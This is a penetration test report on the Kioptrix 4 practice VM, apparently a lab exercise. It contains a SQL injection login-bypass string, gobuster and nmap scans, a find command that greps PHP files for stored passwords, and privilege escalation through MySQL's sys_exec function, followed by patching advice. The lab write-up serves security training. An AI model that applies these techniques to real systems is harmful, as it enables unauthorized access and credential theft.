Penetration Testing Report for Kioptrix 4

Target Information:

- **Target IP Address**: 192.168.145.135
- **Attacker IP Address**: 192.168.145.132
- **Tester**: Andrew Morcos

---

1. Executive Summary

The objective of this test was to identify vulnerabilities within Kioptrix 4. Several critical vulnerabilities were discovered across web services and outdated software. These included SQL injection, remote code execution, and privilege escalation flaws, leading to full root access.

---

2. Methodology

2.1 Reconnaissance

- **Tools**: `nmap`
- **Objective**: Identify open ports and services.

2.2 Vulnerability Identification

- Manuwal search and test

2.3 Exploitation

- **Objective**: Gain unauthorized access using identified vulnerabilities.
- **Tools**: `manual exploitation`

2.4 Post-Exploitation

- **Tools**: Privilege escalation scripts
- **Objective**: Escalate privileges and explore the system.

---

3. Reconnaissance and Scanning

3.1 Nmap Scan

```
nmap -A -T4 -p- 192.168.145.135
```

Results:

- **Open Ports**:
  - 22 (SSH)
  - 80 (HTTP)

---


4. Vulnerability Identification


4.1 SQL Injection on Login Page

Testing the login page revealed a SQL injection vulnerability, allowing bypassing of login credentials:


```
' OR '1'='1
```

On the password form only






```
┌──(andrew㉿kali)-[~]
└─$ gobuster dir --url http://192.168.145.135 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.145.135
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 326]
/.htpasswd           (Status: 403) [Size: 331]
/.htaccess           (Status: 403) [Size: 331]
/cgi-bin/            (Status: 403) [Size: 330]
/images              (Status: 301) [Size: 358] [--> http://192.168.145.135/images/]
/index               (Status: 200) [Size: 1255]
/index.php           (Status: 200) [Size: 1255]
/john                (Status: 301) [Size: 356] [--> http://192.168.145.135/john/]
/logout              (Status: 302) [Size: 0] [--> index.php]
/member              (Status: 302) [Size: 220] [--> index.php]
/server-status       (Status: 403) [Size: 335]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```




```
john@Kioptrix4:/var/www/john$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```





we use the found credentials to login to ssh and we successfully logged in. Then, we found that we are using a limited shell so we spawn a tty shell using that echo command to get a full interactive shell. After that, we need for privilege escalation so we run that find command to search for any plain text passwords and we found a blank mysql password at "/var/www/john/john.php".

find / -maxdepth 5 -name *.php -type f -exec grep -Hn password {} \; 2>/dev/null

5. Exploitation

5.1 Remote Code Execution (RCE) via PHP


Further examination revealed the ability to execute system commands via sys_exec SQL Function


5.2 Gaining Shell

After using the sys_exec SQL Function we where able to add the user to Admin group and login with the user to gain access to shell as admin

---

6.





Recommendations

6.1 Update and Patch

- The system is running outdated software with known vulnerabilities. Immediate updates are required.

6.2 Web Application Security and SQL security

Set strong passwords for MySQL root and other users.

Disable the sys_exec function or restrict its usage to prevent remote command execution.

---

8. Conclusion

This penetration test demonstrated significant vulnerabilities within **Kioptrix 4**, including SQL injection, RCE, and privilege escalation, all leading to full root access. Recommendations have been provided to improve system security.